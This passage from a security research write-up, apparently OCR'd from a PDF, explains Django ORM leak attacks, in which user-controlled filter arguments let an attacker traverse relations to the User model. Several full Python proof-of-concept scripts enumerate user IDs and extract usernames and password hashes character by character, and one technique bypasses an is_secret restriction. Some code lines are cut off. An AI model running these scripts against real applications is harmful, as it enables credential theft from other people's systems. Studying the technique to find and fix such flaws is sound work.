An empty list is returned as expected, but next we need to check if we can filter by a value that would likely be in the password, such as `pbkdf2_sha256` (the password hash prefix).

Request

Pretty Raw Hex

```
1 POST /api/articles/ HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Content-Length: 60
15
16 {
17   "created_by__user__password__contains":"pbkdf2_sha256"
18 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Feb 2024 12:40:23 GMT
3 Server: WSGIServer/0.2 CPython/3.10.12
4 Content-Type: application/json
5 Vary: Accept, Cookie
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 X-Frame-Options: DENY
8 Content-Length: 150
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12
13 [
    {
      "title":"Buy My Essential Oils",
      "body":
      "Made by tightly squeezing eucalyptus trees like a lemon to get my sweet oils
      into a jar.",
      "author":"karen"
    }
  ]
```

Heck yea, now it is time just to write a PoC and start dumping that user's password hash.

Basic relational filtering PoC example for Django

```python
import requests, string, sys
import urllib.parse as urlparse
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor, Future

TARGET = 'http://127.0.0.1:8000/api/articles/'
CHARS = string.ascii_letters + string.digits + '$/=+_'
THREADS = 20

def worker(test_substring_value: str) -> tuple[bool, str]:
    r = requests.post(
        TARGET,
        json={
            'created_by__user__password__contains': test_substring_value
        }
    )
    r_json: dict = r.json()
    return len(r_json) > 0, test_substring_value

def main():
    dumped_value = ''
    print(f'\r{Fore.RED}dumped password: {Fore.YELLOW}{Style.BRIGHT}{dumped_value}{Style.RESET_ALL}', end='')
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = []
            for test_char in CHARS:
                # Since we are using a contains operator, need to add the test char on both sides
                job_suffix = executor.submit(
                    worker,
                    dumped_value + test_char
                )
                futures.append(job_suffix)

                job_prefix = executor.submit(
                    worker,
                    test_char + dumped_value
                )
                futures.append(job_prefix)

            future: Future
            for future in futures:
                result = future.result()
```


```
            was_success = result[0]
            test_substring = result[1]
            print(f'\r{Fore.RED}dumped password: {Fore.YELLOW}{Style.BRIGHT}{test_substring}{Style.RESET_ALL}', end='
            sys.stdout.flush()
            if was_success:
                found = True
                dumped_value = test_substring
                break

        if not found:
            break
    print(f'\r{Fore.RED}dumped password: {Fore.YELLOW}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')

if __name__ == '__main__':
    main()
```

[image: image]

We do have one *slight problem*. The current relational filtering payload (`created_by__user__password`) is filtering on one-to-one mappings by filtering `Article` objects and is currently restricted to the users that have created an `Article` . However, there will be scenarios where want dump sensitive data for different users that weren't directly linked to our entrypoint.

Exploiting Many-to-Many Relationships

So let's revisit that relationship diagram again.



Notice that the `Author` model has a **many-to-many** relationship with the `Department` model? We can exploit this many-to-many relationship filter by user accounts that share the same `Department` as a user that has made an `Article`. Now our relational filtering chain becomes `created_by__departments__employees__user`.

To demonstrate let's say I created two users that shared a `Department` but only one of them has published article.

| Username | Departments | Has Published an Article | | | karen | Sales | True | | | jeff-the-manager | Sales, Managers | False | |

We can still get to the password hash for `jeff-the-manager` using the relational filtering payload `created_by__departments__employees__user` and following the steps below.

- First get all the user IDs by filtering on `created_by__departments__employees__user__id`.
- For each ID, first leak the username of the account with `created_by__departments__employees__user__username`.
- Then leak the account's password hash with `created_by__departments__employees__user__password`.

The following PoC leaks all of the usernames and passwords for accounts that share a `Department` with a user that has made an `Article`.

Many-to-many example PoC for Django

```python
import requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor, Future

TARGET = 'http://127.0.0.1:8000/api/articles/'
CHARS = {
    'username': string.ascii_letters + '-',
    'password': string.ascii_letters + string.digits + '$/=+_'
}
THREADS = 20

def send_payload(payload: dict) -> list:
    r = requests.post(TARGET, json=payload)
    return r.json()

def worker(id: int, column_to_leak: str, test_substring_value: str) -> tuple[bool, str]:
    payload = {
        f'created_by__departments__employees__user__{column_to_leak}__startswith': test_substring_value,
        'created_by__departments__employees__user__id': id
    }
    r_json = send_payload(payload)
    return len(r_json) > 0, test_substring_value

def user_has_perms(id: int, perm: str) -> bool:
    payload = {
        f'created_by__departments__employees__user__{perm}': int(True),
        'created_by__departments__employees__user__id': id
    }
    return len(send_payload(payload)) > 0

def get_user_ids(max_ids: int = 100) -> list[int]:
    ids = []
    for id in range(max_ids):
        payload = {
            'created_by__departments__employees__user__id': id
        }
        r_json = send_payload(payload)
        if len(r_json) > 0:
            ids.append(id)
    return ids

def exploit(id: int, column_to_leak: str):
    chars = CHARS[column_to_leak]
    dumped_value = ''
```

```
    print(f'\r{Fore.GREEN}dumped {column_to_leak}: {Fore.CYAN}{Style.BRIGHT}{dumped_value}{Style.RESET_ALL}', end
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = []
            for test_char in chars:
                # Using startswith operator so only add test char to end
                job_suffix = executor.submit(worker, id, column_to_leak, dumped_value + test_char)
                futures.append(job_suffix)

            future: Future
            for future in futures:
                result = future.result()
                was_success = result[0]
                test_substring = result[1]
                print(f'\r{Fore.GREEN}dumped {column_to_leak}: {Fore.CYAN}{Style.BRIGHT}{test_substring}{Style.RESET_ALL}
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    executor.shutdown(wait=False, cancel_futures=True)
                    break

        if not found:
            break

    print(f'\r{Fore.GREEN}dumped {column_to_leak}: {Fore.CYAN}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')

def main():
    user_ids = get_user_ids()
    for user_id in user_ids:
        print(f'{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{user_id}{Style.RESET_ALL}')
        exploit(user_id, 'username')
        exploit(user_id, 'password')
        print(f'{Fore.GREEN}is_active: {Fore.CYAN}{Style.BRIGHT}{user_has_perms(user_id, 'is_active')}{Style.RESET_ALL}')
        print(f'{Fore.GREEN}is_staff: {Fore.CYAN}{Style.BRIGHT}{user_has_perms(user_id, 'is_staff')}{Style.RESET_ALL}')
        print(f'{Fore.GREEN}is_superuser: {Fore.CYAN}{Style.BRIGHT}{user_has_perms(user_id, 'is_superuser')}{Style.RESE
        print()

if __name__ == '__main__':
    main()
```


```
┌──(ghostccamm㉿hackmachine)-[~/Documents/Research/orm-leaks]
└─$ python3 django-leaks2.py
```

Nooice

Now let's say a whole bunch of employees got hired that are listed below along with the departments that they are a member, with the user `karen` still being the only user that has published an article.

Username	Departments	Has Published an Article
karen	Sales	True
jeff-the-manager	Sales, Managers	False
sharon-the-manager	Engineering, Managers	False
mike	Engineering, IT	False
eloise	IT	False

The following diagram visualises the relational mappings between the `User` and `Department` objects starting from published `Article` objects in this scenario.



With our current payload (`created_by__departments__employees__user`) we would only be filtering the users that share a department with any other user that had published an article, which would only be able to dump karen and jeff-the-manager's password hashes.

We can **loop back on the many-to-many relationship** and filter by the shared departments of the users that also share a department with a user that has published an article by whacking in another `departments__employees` into our payload.This loop back on a many-to-many relationship can be inserted as many times we need to to enumerate all of the shared relationships and leak everything we can get our grubby hands on.


The following PoC script leaks the `username` of all of the users by looping back on the many-to-many relationship `departments__employees` until there are no more new users discovered (or we DoS the server).

Many-to-many looping PoC example for Django

```python
import requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor, Future

TARGET = 'http://127.0.0.1:8000/api/articles/'
CHARS = {
    'username': string.ascii_letters + '-',
    'password': string.ascii_letters + string.digits + '$/=+_'
}
THREADS = 20

def send_payload(payload: dict) -> list:
    r = requests.post(TARGET, json=payload, timeout=8)
    return r.json()

def worker(base_payload: str, id: int, column_to_leak: str, test_substring_value: str) -> tuple[bool, str]:
    payload = {
        f'{base_payload}__{column_to_leak}__startswith': test_substring_value,
        f'{base_payload}__id': id
    }
    r_json = send_payload(payload)
    return len(r_json) > 0, test_substring_value

def get_user_ids(base_payload: str, max_ids: int = 10) -> list[int]:
    ids = []
    for id in range(max_ids):
        payload = {
            f'{base_payload}__id': id
        }
        r_json = send_payload(payload)
        if len(r_json) > 0:
            ids.append(id)
    return ids

def exploit(base_payload: str, id: int, column_to_leak: str):
    chars = CHARS[column_to_leak]
    dumped_value = ''
    print(f'\r{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column_to_lea
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = []
            for test_char in chars:
```

```
            # Using startswith operator so only add test char to end
            job_suffix = executor.submit(worker, base_payload, id, column_to_leak, dumped_value + test_char)
            futures.append(job_suffix)

        future: Future
        for future in futures:
            result = future.result()
            was_success = result[0]
            test_substring = result[1]
            print(f'\r{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column
            sys.stdout.flush()
            if was_success:
                found = True
                dumped_value = test_substring
                executor.shutdown(wait=False, cancel_futures=True)
                break

    if not found:
        break

print(f'\r{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column_to_lea

def main():
    seen_user_ids = []
    m2m_payload = 'created_by__departments__employees'
    user_payload = '__user'
    while True:
        base_payload = m2m_payload + user_payload
        print(f'{Fore.GREEN}base payload: {Fore.CYAN}{Style.BRIGHT}{base_payload}{Style.RESET_ALL}')
        try:
            user_ids = get_user_ids(base_payload)
        except requests.exceptions.ReadTimeout as e:
            print(f'{Fore.RED}{Style.BRIGHT}base payload has too many m2m loop backs and is now dosing the server{Style
            break
        discovered_new = False
        for user_id in user_ids:
            if user_id in seen_user_ids:
                print(f'{Style.DIM}Skipping already leaked user with id {Fore.CYAN}{user_id}{Style.RESET_ALL}')
                continue
            discovered_new = True
            seen_user_ids.append(user_id)
            exploit(base_payload, user_id, 'username')
            # Commented out so this can be done quickly
            # exploit(base_payload, user_id, 'password')
```

```
        if not discovered_new:
            break

        # Looping back on the many-to-many relationship
        m2m_payload = m2m_payload + '__departments__employees'

if __name__ == '__main__':
    main()
```



Exploiting the many-to-many relationship between the `Author` and `Department` models in our relational filtering payload allowed us leak far more than just abusing a one-to-one relationship. This might not always be the case, for example if a many-to-many relationship was not defined or the target user we want to leak did not have a shared entity with any other users.

There is still a way we can get leak data out in Django

Using Django's `Group` and `Permission` Models

As mentioned earlier, the `User` model is a builtin model for Django and is used for managing authentication and authorisation. So let's dig into the code for Django and take a closer look at that builtin `User` model.

`User` class

```
class User(AbstractUser):
    '''
    Users within the Django authentication system are represented by this
    model.

    Username and password are required. Other fields are optional.
    '''

    class Meta(AbstractUser.Meta):
        swappable = 'AUTH_USER_MODEL'
```

The `User` class extends the `AbstractUser` class that is shown below:

Fields for the `AbstractUser` model

```
class AbstractUser(AbstractBaseUser, PermissionsMixin):
    '''
    An abstract base class implementing a fully featured User model with
    admin-compliant permissions.

    Username and password are required. Other fields are optional.
    '''

    username_validator = UnicodeUsernameValidator()

    username = models.CharField(
        _('username'),
        max_length=150,
        unique=True,
        help_text=_(
            'Required. 150 characters or fewer. Letters, digits and @/./+/-/_ only.'
        ),
        validators=[username_validator],
        error_messages={
            'unique': _('A user with that username already exists.'),
        },
    )
    first_name = models.CharField(_('first name'), max_length=150, blank=True)
    last_name = models.CharField(_('last name'), max_length=150, blank=True)
    email = models.EmailField(_('email address'), blank=True)
    is_staff = models.BooleanField(
        _('staff status'),
        default=False,
        help_text=_('Designates whether the user can log into this admin site.'),
    )
    is_active = models.BooleanField(
        _('active'),
        default=True,
        help_text=_(
            'Designates whether this user should be treated as active. '
            'Unselect this instead of deleting accounts.'
        ),
    )
    date_joined = models.DateTimeField(_('date joined'), default=timezone.now)
```

The `AbstractUser` class extends the `AbstractBaseUser` class, which adds the `password` field:

Fields for the `AbstraceBaseUser` model

```
class AbstractBaseUser(models.Model):
    password = models.CharField(_('password'), max_length=128)
    last_login = models.DateTimeField(_('last login'), blank=True, null=True)

    is_active = True
```


But, the *interesting* class that the `AbstractUser` inherits from is the **`PermissionsMixin`**.

Fields for the `PermissionsMixin` model

```
class PermissionsMixin(models.Model):
    '''
    Add the fields and methods necessary to support the Group and Permission
    models using the ModelBackend.
    '''

    is_superuser = models.BooleanField(
        _('superuser status'),
        default=False,
        help_text=_(
            'Designates that this user has all permissions without '
            'explicitly assigning them.'
        ),
    )
    groups = models.ManyToManyField(
        Group,
        verbose_name=_('groups'),
        blank=True,
        help_text=_(
            'The groups this user belongs to. A user will get all permissions '
            'granted to each of their groups.'
        ),
        related_name='user_set',
        related_query_name='user',
    )
    user_permissions = models.ManyToManyField(
        Permission,
        verbose_name=_('user permissions'),
        blank=True,
        help_text=_('Specific permissions for this user.'),
        related_name='user_set',
        related_query_name='user',
    )
```

Oh would you look at that, we have 2 many-to-many relational fields to the **Group** and **Permission** models. Both of these models are both used for managing user permissions and authorisation in Django. For us hackers, it's interesting that the **related_query_name** **user** links back to the PermissionsMixin and by inheritance the User model.

So let's extend our relational diagram and include Django's builtin models highlighted in hot pink.



We could then filter by users that shared the same **Group** (**created_by__user__groups__user__password**) or by users that have been assigned the same **Permission** (**created_by__user__user_permissions__user__password**).


Here is another cool PoC and GIF.

Using builtin Django models PoC example

```python
import requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor, Future

TARGET = 'http://127.0.0.1:8000/api/articles/'
CHARS = {
    'username': string.ascii_letters + '-',
    'password': string.ascii_letters + string.digits + '$/=+_'
}
THREADS = 20

def send_payload(payload: dict) -> list:
    r = requests.post(TARGET, json=payload, timeout=8)
    return r.json()

def worker(base_payload: str, id: int, column_to_leak: str, test_substring_value: str) -> tuple[bool, str]:
    payload = {
        f'{base_payload}__{column_to_leak}__startswith': test_substring_value,
        f'{base_payload}__id': id
    }
    r_json = send_payload(payload)
    return len(r_json) > 0, test_substring_value

def get_user_ids(base_payload: str, max_ids: int = 10) -> list[int]:
    ids = []
    for id in range(max_ids):
        payload = {
            f'{base_payload}__id': id
        }
        r_json = send_payload(payload)
        if len(r_json) > 0:
            ids.append(id)
    return ids

def exploit(base_payload: str, id: int, column_to_leak: str):
    chars = CHARS[column_to_leak]
    dumped_value = ''
    print(f'\r{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column_to_lea
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = []
            for test_char in chars:
```

```
            # Using startswith operator so only add test char to end
            job_suffix = executor.submit(worker, base_payload, id, column_to_leak, dumped_value + test_char)
            futures.append(job_suffix)

        future: Future
        for future in futures:
            result = future.result()
            was_success = result[0]
            test_substring = result[1]
            print(f'\r{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column
            sys.stdout.flush()
            if was_success:
                found = True
                dumped_value = test_substring
                executor.shutdown(wait=False, cancel_futures=True)
                break

    if not found:
        break

print(f'\r{Fore.GREEN}user id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column_to_lea

def main():
    seen_user_ids = []
    to_user_payload = 'created_by__user'
    m2m_payloads = [
        '__groups__user',
        '__user_permissions__user'
    ]
    for m2m_payload in m2m_payloads:
        base_payload = to_user_payload + m2m_payload
        print(f'{Fore.GREEN}base payload: {Fore.CYAN}{Style.BRIGHT}{base_payload}{Style.RESET_ALL}')
        try:
            user_ids = get_user_ids(base_payload)
        except requests.exceptions.ReadTimeout as e:
            print(f'{Fore.RED}{Style.BRIGHT}base payload has too many m2m loop backs and is now dosing the server{Style
            break
        discovered_new = False
        for user_id in user_ids:
            if user_id in seen_user_ids:
                print(f'{Style.DIM}Skipping already leaked user with id {Fore.CYAN}{user_id}{Style.RESET_ALL}')
                continue
            discovered_new = True
            seen_user_ids.append(user_id)
```

```
            exploit(base_payload, user_id, 'username')
            # Commented out so this can be done quickly
            # exploit(base_payload, user_id, 'password')

        if not discovered_new:
            break

if __name__ == '__main__':
    main()
```



Using Many-to-Many Relationships to Bypass Filter Restrictions

Now let's say the `Article` model was changed so it had a new **`is_secret`** field and the following restriction was added so that the response would only contain articles where `is_secret` is `False`.

New `Article` model with `is_secret` field

```
class Article(models.Model):
    title = models.CharField(max_length=255)
    body = models.TextField()
    categories = models.ManyToManyField(Category, related_name='articles')
    created_by = models.ForeignKey(Author, on_delete=models.CASCADE)
    is_secret = models.BooleanField(default=True)

    def __str__(self) -> str:
        return f'{self.title}-{self.created_by.user.username}'

    class Meta:
        ordering = ['title']
```

Returning only `is_secret=False` articles.

```
def post(self, request: Request, format=None):
    '''
        Query articles
    '''
    try:
        articles = Article.objects.filter(is_secret=False, **request.data)
        serializer = ArticleSerializer(articles, many=True)
    except Exception as e:
        print(e)
        return Response([])
    return Response(serializer.data)
```

As you might have already guessed, we could exploit the many-to-many relationship between the `Category` and `Article` models to bypass the `is_secret=False` filter restriction in our relational filtering payload!

Why does this work? To answer that let's look at the SQL query that Django generates and sends to the database when you try to filter `Article.objects.filter(is_secret=False, categories__articles__id=2)` (I am using MySQL for this example application).

```
SELECT `app_article`.`id`, `app_article`.`title`, `app_article`.`body`, `app_article`.`created_by_id`, `app_article`.`is_secret` FR
 INNER JOIN `app_article_categories` ON (`app_article`.`id` = `app_article_categories`.`article_id`) \
 INNER JOIN `app_category` ON (`app_article_categories`.`category_id` = `app_category`.`id`) \
 INNER JOIN `app_article_categories` T4 ON (`app_category`.`id` = T4.`category_id`) \
 WHERE (T4.`article_id` = 2 AND `app_article`.`is_secret` = 0) ORDER BY `app_article`.`title` ASC;
```


Django automatically inserts `INNER JOIN` clauses into the query based on the input filter and if it was filtering on a relational field. However, because we have looped back to `Article` model with the payload `categories__articles__id` we have caused Django to insert another `INNER JOIN` clause joining the `app_article_categories` table with the alias **`T4`**. In the `WHERE` clause we are then filtering by **`T4.article_id = 2`** that would return either `True` or `False` and provide us with the oracle we needed.

Anyway, let's get back to cool PoCs and GIFs.

Filter bypass PoC example for Django

```python
import requests, string, sys
